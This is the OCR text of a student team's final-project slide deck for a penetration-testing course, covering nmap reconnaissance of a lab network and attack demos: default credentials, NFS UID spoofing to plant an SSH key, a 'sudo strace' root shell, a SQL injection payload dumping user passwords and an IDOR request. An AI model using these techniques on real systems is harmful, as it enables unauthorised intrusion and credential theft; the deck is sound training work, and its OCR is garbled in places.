

Red Team Penetration Test Final Project for ops-401d10



# Agenda

- 1. Team Member Introductions
- 2. Problem Domain
- 3. Recon
- 4. Hacking Demos
- 5. Q&A

## **Our Team**





- 1. Ian Bennett
- 2. Dominique Bruso
- 3. Tianna Farrow
- 4. Bryanna Fox
- 5. Marcus Nogueira

#### **lan Bennett**

- Marine veteran & Sr Intelligence Analyst
- Active in DFW Cyber networking groups
- Professional leatherworker





lan's Github | lan's LinkedIn



Speaker: Ian Next: Dominique

## **Dominique Bruso**

- Cybersecurity professional
- Former Army All Source Intelligence Analyst
- Critical Care Nurse











#### **Tianna Farrow**

- Cybersecurity Professional
- Aerospace Flight Medic
- Currently working on BS in Biochemistry and AA in Japanese











LinkedIn:

Speaker: Tianna Next: Bryanna

### **Bryanna Fox**

- Cybersecurity Engineer
  - Application Support Specialist
  - Air Force Reservist



LinkedIn



Github

Next: Marcus



Speaker: Bryanna

### Marcus Nogueira

- SOC Analyst
- US Army Veteran
- From Designer to Developer
- Creative & Secure Tech Solutions





From the creative realms of graphic design to the structured world of full-stack development, and now cybersecurity. I blend aesthetics, functionality, and iron-clad security into every digital solution.

Marcus's Github



Marcus's LinkedIn



Speaker: Marcus Next: Ian

#### **Problem Domain**

- Hired for Black Box penetration test
  - Target network hosted in AWS
  - Conduct network discovery and document any discovered vulnerabilities
  - Emphasis on getting root/admin access
  - Draft final report for stakeholders

Speaker: Ian Next: Bryanna



#### **Approach**

- Conducted initial network enumeration with nmap
- Different hosts required different tools
  - One host had a default password logged in directly through RDP and a lucky guess
  - Used metasploit, mimikatz, hydra
  - In one case, exploited a local nfs misconfig to enter a machine with a mirrored user
  - Ultimately achieved some level of access on all seven target hosts in the network

Speaker: lan Next: Bryanna

#### **Recon - Initial Enumeration**


```
—(kali⊛kali)-[~/Projects/cf-final/stages/01-recon]
 -$ cat host-discovery-sn.txt
# Nmap 7.94SVN scan initiated Mon Mar 11 13:06:24 2024 as: nmap -sn -e tun0 --exclu
defile /home/kali/final/exclude -oN /home/kali/final/scan_results.txt 10.0.0.0/24
Nmap scan report for 10.0.0.74
Host is up (0.054s latency).
Nmap scan report for 10.0.0.82
Host is up (0.044s latency).
Nmap scan report for 10.0.0.123
Host is up (0.059s latency).
Nmap scan report for 10.0.0.126
Host is up (0.059s latency).
Nmap scan report for 10.0.0.175
Host is up (0.048s latency).
Nmap scan report for 10.0.0.197
Host is up (0.054s latency).
# Nmap done at Mon Mar 11 13:06:44 2024 -- 249 IP addresses (6 hosts up) scanned in
 19.78 seconds
 —(kali@kali)-[~/Projects/cf-final/stages/01-recon]
```

#### Recon - Service ID Scans



```
(natto natt) ["/.../cl-iliat/stages/vi-leton/izv stan lesutts]
                                                                                                    | http-server-header: Splunkd
s cat 126-scan-results.nmap
                                                                                                    47001/tcp open http
                                                                                                                               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
# Nmap 7.94 scan initiated Mon Mar 11 13:42:40 2024 as: nmap -sV -version-all -A -p- -oA 74-sc.
                                                                                                    | http-server-header: Microsoft-HTTPAPI/2.0
Nmap scan report for 10.0.0.126
                                                                                                    | http-title: Not Found
Host is up (0.052s latency).
                                                                                                    49664/tcp open msrpc
                                                                                                                               Microsoft Windows RPC
Not shown: 65520 closed tcp ports (conn-refused)
                                                                                                   49665/tcp open msrpc
                                                                                                                               Microsoft Windows RPC
                                                                                                                               Microsoft Windows RPC
PORT
          STATE SERVICE
                               VERSION
                                                                                                    49666/tcp open msrpc
                                                                                                    49667/tcp open msrpc
                                                                                                                               Microsoft Windows RPC
135/tcp open msrpc
                               Microsoft Windows RPC
                                                                                                   49669/tcp open msrpc
                                                                                                                               Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
                                                                                                   49673/tcp open msrpc
                                                                                                                               Microsoft Windows RPC
445/tcp open DDcr
                               Windows Server 2019 Standard Evaluation 17763 microsoft-ds
                                                                                                    49674/tcp open msrpc
                                                                                                                               Microsoft Windows RPC
3389/tcp open ms-wbt-server Microsoft Terminal Services
                                                                                                   49685/tcp open msrpc
                                                                                                                               Microsoft Windows RPC
| ssl-date: 2024-03-11T17:44:32+00:00: -2s from scanner time.
                                                                                                   Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
 ssl-cert: Subject: commonName=accounting1
 Not valid before: 2024-03-06T18:10:28
                                                                                                   Host script results:
Not valid after: 2024-09-05T18:10:28
                                                                                                     smb2-time:
 rdp-ntlm-info:
                                                                                                       date: 2024-03-11T17:44:28
                                                                                                      start date: N/A
   Target Name: ACCOUNTING1
                                                                                                     smb-security-mode:
    NetBIOS Domain Name: ACCOUNTING1
                                                                                                       account_used: guest
   NetBIOS Computer Name: ACCOUNTING1
                                                                                                       authentication level: user
    DNS Domain Name: accounting1
                                                                                                       challenge response: supported
    DNS Computer Name: accounting1
                                                                                                       message_signing: disabled (dangerous, but default)
   Product_Version: 10.0.17763
                                                                                                     nbstat: NetBIOS name: ACCOUNTING1. NetBIOS user: <unknown>. NetBIOS MAC: 06:11:cb:9e:24:37 (unknown)
_ System_Time: 2024-03-11T17:44:28+00:00
                                                                                                     clock-skew: mean: 1h23m58s, deviation: 3h07m50s, median: -2s
5985/tcp open http
                               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
                                                                                                     smb-os-discovery:
                                                                                                       OS: Windows Server 2019 Standard Evaluation 17763 (Windows Server 2019 Standard Evaluation 6.3)
| http-title: Not Found
                                                                                                       Computer name: accounting1
| http-server-header: Microsoft-HTTPAPI/2.0
                                                                                                       NetBIOS computer name: ACCOUNTING1\x00
8089/tcp open ssl/http
                               Splunkd httpd
                                                                                                       Workgroup: WORKGROUP\x00
| http-title: splunkd
                                                                                                       System time: 2024-03-11T10:44:28-07:00
ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
                                                                                                      smb2-security-mode:
 Not valid before: 2024-03-10T04:03:46
| Not valid after: 2027-03-10T04:03:46
                                                                                                         Message signing enabled but not required
http-robots.txt: 1 disallowed entry
                                                                                                   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
                                                                                                    # Nmap done at Mon Mar 11 13:44:34 2024 -- 1 IP address (1 host up) scanned in 114.78 seconds
|_http-server-header: Splunkd
```

#### **Recon - Vulnerability Scans**



Speaker: Bryanna Next: Bryanna

#### Recon - Vulnerability Scans

```
5/5
```


```
- cut /110/ccc3/c1 1100c/3cuge3/v4 1ccon/423/ 3cun/ 1c3ucc3/423 vucnet3/cnt
# Nmap 7.94SVN scan initiated Mon Mar 11 22:58:42 2024 as: nmap -sV -p- --script=vulners -oN 123-vulne
rs.txt 10.0.0.123
Nmap scan report for 10.0.0.123
Host is up (0.11s latency).
Not shown: 65527 closed tcp ports (reset)
          STATE SERVICE VERSION
22/tcp
                        OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux: protocol 2.0)
| vulners:
   cpe:/a:openbsd:openssh:7.6p1:
        PRTON: CVF-2019-6111 5.8
                                      https://vulners.com/prion/PRION:CVE-2019-6111
       EXPLOITPACK:98FE96309F9524B8C84C508837551A19 5.8
                                                              https://vulners.com/exploitpack/EXPLOI
TPACK:98FE96309F9524B8C84C508837551A19 *EXPLOIT*
        EXPLOITPACK: 5330EA02EBDE345BFC9D6DDDD97F9E97
                                                              https://vulners.com/exploitpack/EXPLOI
TPACK:5330FA02FBDF345BFC9D6DDDD97F9F97 *FXPLOTT*
       EDB-ID:46516
                     5.8
                               https://vulners.com/exploitdb/EDB-ID:46516
                                                                              *EXPLOIT*
       EDB-ID:46193
                       5.8
                               https://vulners.com/exploitdb/EDB-ID:46193
                                                                              *EXPLOIT*
       CVE-2019-6111 5.8
                               https://vulners.com/cve/CVE-2019-6111
       1337DAY-ID-32328
                                       https://vulners.com/zdt/1337DAY-ID-32328
                                                                                      *EXPLOIT*
       1337DAY-ID-32009
                                       https://vulners.com/zdt/1337DAY-ID-32009
                                                                                      *EXPLOIT*
       SSH ENUM
                       5.0
                               https://vulners.com/canvas/SSH ENUM
       PRION: CVE-2018-15919
                               5.0
                                       https://vulners.com/prion/PRION:CVE-2018-15919
       PRION: CVE-2018-15473
                               5.0
                                       https://vulners.com/prion/PRION:CVE-2018-15473
       PACKETSTORM: 150621
                               5.0
                                       https://vulners.com/packetstorm/PACKETSTORM:150621
                                                                                              *FXPIO
       MSF:AUXTLTARY-SCANNER-SSH-SSH FNUMUSERS-
                                                      5.0
                                                              https://vulners.com/metasploit/MSF:AUX
ILIARY-SCANNER-SSH-SSH_ENUMUSERS-
                                       *EXPLOIT*
                                                      5.0
       EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0
                                                              https://vulners.com/exploitpack/EXPLOI
TPACK:F957D7E8A0CC1E23C3C649B764E13FB0 *EXPLOIT*
        EXPLOITPACK: EBDBC5685E3276D648B4D14B75563283 5.0
                                                              https://vulners.com/exploitpack/EXPLOI
EDB-ID:45233 5.0
                               https://vulners.com/exploitdb/EDB-ID:45233
                                                                              *EXPLOIT*
       CVE-2018-15919 5.0
                               https://vulners.com/cve/CVE-2018-15919
       CVE-2018-15473 5.0
                               https://vulners.com/cve/CVE-2018-15473
       1337DAY-ID-31730
                               5.0
                                       https://vulners.com/zdt/1337DAY-ID-31730
                                                                                      *EXPLOIT*
       PRION:CVE-2019-16905
                                       https://vulners.com/prion/PRION:CVE-2019-16905
       CVE-2020-14145 4.3
                               https://vulners.com/cve/CVE-2020-14145
       PRION: CVE-2019-6110
                                       https://vulners.com/prion/PRION:CVE-2019-6110
       PRION:CVE-2019-6109
                                       https://vulners.com/prion/PRION:CVE-2019-6109
                               4.0
       CVE-2019-6110 4.0
                               https://vulners.com/cve/CVE-2019-6110
       CVF-2019-6109 4.0
                               https://vulners.com/cve/CVF-2019-6109
       PRION:CVE-2018-20685
                                       https://vulners.com/prion/PRION:CVE-2018-20685
       CVE-2018-20685 2.6
                               https://vulners.com/cve/CVE-2018-20685
       PACKETSTORM: 151227
                                       https://vulners.com/packetstorm/PACKETSTORM:151227
                                                                                              *FXPIO
                               0.0
       1337DAY-ID-30937
                                       https://vulners.com/zdt/1337DAY-ID-30937
                                                                                      *EXPLOIT*
```


```
# Nmap 7.94SVN scan initiated Mon Mar 11 14:19:20 2024 as: nmap -sV --script=vulscan/vulscan.nse -oA 7
4-vulscan 10.0.0.74
Nmap scan report for 10.0.0.74
Host is up (0.048s latency).
Not shown: 986 closed tcp ports (reset)
          STATE SERVICE
                                   Microsoft Windows RPC
         open msrpc
 vulscan: VulDB - https://vuldb.com:
  [228474] Microsoft SysInternals Sysmon on Windows unknown vulnerability
  [165475] McAfee Total Protection Microsoft Windows Client access control
  [160755] McAfee True Key Microsoft Windows Client sensitive information in memory
  [149623] IBM SDK up to 7.0.10.55/7.1.4.55/8.0.6.0 Microsoft Windows Client privileges management
  [149595] HP Business PCs on Intel Microsoft Windows 10 Kernel DMA Protection authorization
  [146947] McAfee Tech Check up to 3.0.0.17 Microsoft Windows Client privileges management
  [145446] McAfee Total Protection up to 16.0.R22 Microsoft Windows Client privileges management
  [138363] Microsoft PowerShell Core 6.1/6.2 Windows Defender Application Control 7pk security
  [131278] McAfee Endpoint Security up to 10.6.1 Microsoft Windows Client access control
  [130877] McAfee True Key up to 3.1.9211.0 Microsoft Windows Client information disclosure
  [130291] McAfee Total Protection up to 16.0.R17 Microsoft Windows Client access control
  [130225] McAfee Total Protection up to 16.0 Microsoft Windows Client untrusted search path
  [127673] McAfee True Key up to 5.1.230.7 Microsoft Windows Client access control
  [127672] McAfee True Key up to 5.1.230.7 Microsoft Windows Client access control
  [127671] McAfee True Key up to 5.1.230.7 Microsoft Windows Client access control
  [124446] McAfee True Key up to 5.1.164 Microsoft Windows Client untrusted search path
  [124227] McAfee Application/Change Control up to 8.0.0 HF3 Microsoft Windows Client access control
  [228631] Intel Element software for Windows 10 on Win10 HotKey Services uncontrolled search path
  [228624] Intel NUC Chaco Canvon BIOS Update Software on Windows uncontrolled search path
  [228621] Intel Unite Client Software on Windows default permission
  [228473] Microsoft AV1 Video Extension unknown vulnerability
  [228472] Microsoft AV1 Video Extension unknown vulnerability
  [227630] Acronis Snap Deploy on Windows uncontrolled search path
  [227586] 42Gears SureLock 2.40.0 on Windows NixService.Exe unquoted search path
  [227425] PingID Desktop up to 2.8 on Windows Username multiple resources with duplicate identifier
  [227208] NVIDIA CUDA Toolkit SDK on Linux/Windows null pointer dereference
  [227200] NVIDIA CUDA Toolkit on Linux/Windows cuobjdump divide by zero
  [227191] NVIDIA CUDA Toolkit on Linux/Windows cuobjdump out-of-bounds
  [227190] NVIDIA CUDA Toolkit on Linux/Windows cuobidump out-of-bounds
  [227189] NVIDIA CUDA Toolkit on Linux/Windows cuobidump out-of-bounds
  [226888] Ubiquiti UI Desktop up to 0.59.1.71 on Windows unknown vulnerability
  [225706] Palo Alto GlobalProtect App on Windows toctou
  [225547] Fortinet FortiClient on Windows Request path traversal
  [225544] Fortinet FortiClient on Windows Request improper authorization
  [225027] Cisco Duo Two-Factor Authentication on Windows/macOS Offline Access Mode authentication rep
  [224900] Wondershare Edrawmind 10.0.6 WindowsCodescs.dll uncontrolled search path
```

| [22/096] Acuart Acufill SDV Installation C:\Windows\Town normicsis

#### **Recon - Access Checks**








#### **Recon - Access Checks**








### Topology




Speaker: Bryanna Next: Marcus

### 10.0.0.82 - vagrant/vagrant










Speaker: Marcus

Next: Dominique

#### 10.0.0.126 - Brute Force, MimiKatz, Psexec



Speaker: Dominique Next: Ian

```
Not shown: 996 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux;
111/tcp open rpcbind 2-4 (RPC #100000)
2049/tcp open nfs 3-4 (RPC #100003)
8089/tcp open ssl/http Splunkd httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
(sthb⊕ winkali)-[/mnt/remote/peter]
sudo useradd -u 1001 peter
```

```
      (sthb⊕ winkali)-[/mnt/remote/peter]

      $ 1s -al

      total 20

      drwxrwxrwx 5 peter 1005 4096 Mar 14 10:29 .


      drwxr-xr-x 6 root root 4096 Mar 12 20:29 ..

      drwx—— 2 peter 1005 4096 Mar 12 01:44 .cache

      drwx—— 3 peter 1005 4096 Mar 12 01:44 .gnupg

      drwx—— 2 peter 1005 4096 Mar 14 10:29 .ssh
```

## 10.0.0.123





Mounted remote /home/ and discovered
 /home/peter/ with files owned by UID 1001

- Created a local user 'Peter' with UID 1001, granting implied ownership of remote files

```
___(sthb@winkali)-[/mnt/remote/peter]
su peter
Password:
$ mkdir ./.ssh
$ exit
__(sthb@winkali)-[/mnt/remote/peter]
total 24
drwxr-xr-x 5 peter 1005 4096 Mar 14 11:02 .
drwxr-xr-x 6 root root 4096 Mar 12 20:29 ...
-rw----- 1 peter 1005 56 Mar 14 10:59 .bash history
drwx——— 2 peter 1005 4096 Mar 12 01:44 .cache
drwx----- 3 peter 1005 4096 Mar 12 01:44 .gnupg
drwxr-xr-x 2 peter peter 4096 Mar 14 11:02 .ssh
__(sthb@winkali)-[/mnt/remote/peter]
s cd ~/.ssh
__(sthb⊛winkali)-[~/.ssh]
su peter
Password:
$ ls
known hosts known hosts.old peter peter.pub
$ cat peter >> /mnt/remote/peter/.ssh/authorized keys
cat: peter: Permission denied
$ cat peter >> /mnt/remote/peter/.ssh/authorized_keys
__(sthb⊕ winkali)-[~/.ssh]
└$ su peter
Password:
$ cat ./peter.pub >> /mnt/remote/peter/.ssh/authorized keys
$ cat /mnt/remote/peter/.ssh/authorized keys
ssh-rsa AAAAB3NzaC1vc2EAAAADAQABAAACAQDNfeIb6w1mxIrKEEXG6fws
```

## 10.0.0.123



- Created remote /.ssh/
- cat` local public key to remote /.ssh/
- ssh connection to remote host using keys

## 10.0.0.123



Check remote permissions (nopasswd strace` and docker group)

```
peter@linsecurity:~$ sudo -l
Matching Defaults entries for peter on linsecurity:
        env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin

User peter may run the following commands on linsecurity:
        (ALL) NOPASSWD: /usr/bin/strace
peter@linsecurity:~$ groups
peter docker
peter@linsecurity:~$ id
uid=1001(peter) gid=1005(peter) groups=1005(peter),999(docker)
peter@linsecurity:~$ ||
```


Run strace to open root bash shell

```
peter@linsecurity:~$ sudo strace -o /dev/null /bin/bash
root@linsecurity:~# whoami
root
```


Speaker: lan

Next: Tianna

#### Web App: 10.0.0.175



iron' union select 1, login,password,email,5,6,7 from users #



#### Web App: 10.0.0.175

- / Order Conference Tickets /
- // SimCorp Global Conference is coming right up! //

Buy a ticket now at this employee-discount price (\$15 per ticket) to be automatically registered for this year's SimCorp Conference! And remember, the more tickets you buy, the better your chances of winning the Grand Giveaway Raffle Prize! This year, it's a Ferari!

Purchases are deducted directly from your payroll—\$15 per ticket. How many tickets would you like to order?

I would like to order 1 tickets.


Confirm

You ordered 10 raffle tickets.

Total amount charged from your payroll account automatically: \$150.

Thank you for your order! Good luck in the raffle!

SimC	orp Simu	ilated Sit	e is licens	ed under	(cc)) BY-NC-ND	0 2014 N	ME BVB	4 / Follow	@SmCc	re on Twi	tter and as	k for stock	port
Burp Projec	t Intruder	Repeater	View Help						*		- X		
Dashboard	Target	Proxy	Intruder	Repeater	Collaborator	Sequencer	Decoder	Comparer	Logger	Organizer	Extensions	Learn	
Intercept	HTTP histo	ory Wel	bSockets history	/ (@) Pr	oxy settings								
Request t	o http://10.0.	0.175:80											
Forward		Drop	Intercept is	s on	Action O	oen browser							
Pretty	Raw He	×											
1 POST /s	imcorp/ins	secure dir	ect object	ref 2.php	HTTP/1.1								
8 User-Ag 9 Accept: 10 Referer 11 Accept- 12 Accept- 13 Cookie: 14 Connect	ontrol: ma -Insecure http://li -Insecure http://li ent: Mozil text/html : http://li Encoding: Language: security ion: close	ax-age=0 -Requests: 5.0.0.175 -Requests: 10.5.0 (W 1,applicat 10.0.0.175 gzip, def en-US,en; level=0;	/x-www-form Vindows NT: ion/xhtml+ 5/simcorp/i flate, br	10.0; Win64 xml,applica nsecure_dir vhOrmrkb8u8	4; x64) AppleV	9,image/avit f_2.php						:6 hange ; v=b3 ; q=0	1.7



### Web App: 10.0.0.175





multi-asset investment management solutions New User / Login / Enter your credentials (bee/bug) Password: Login




multi-asset investment management solutions

/ Login / Enter your credentials (bee/bug).

New User

Password:

Login



#### **Resources & Thanks**

- This Project can be found at <a href="mailto:oithub.com/crimsec">oithub.com/crimsec</a>
- We thank <u>you</u> for your time!
- Huge thanks to our Instructor, Marco







# **Questions?**

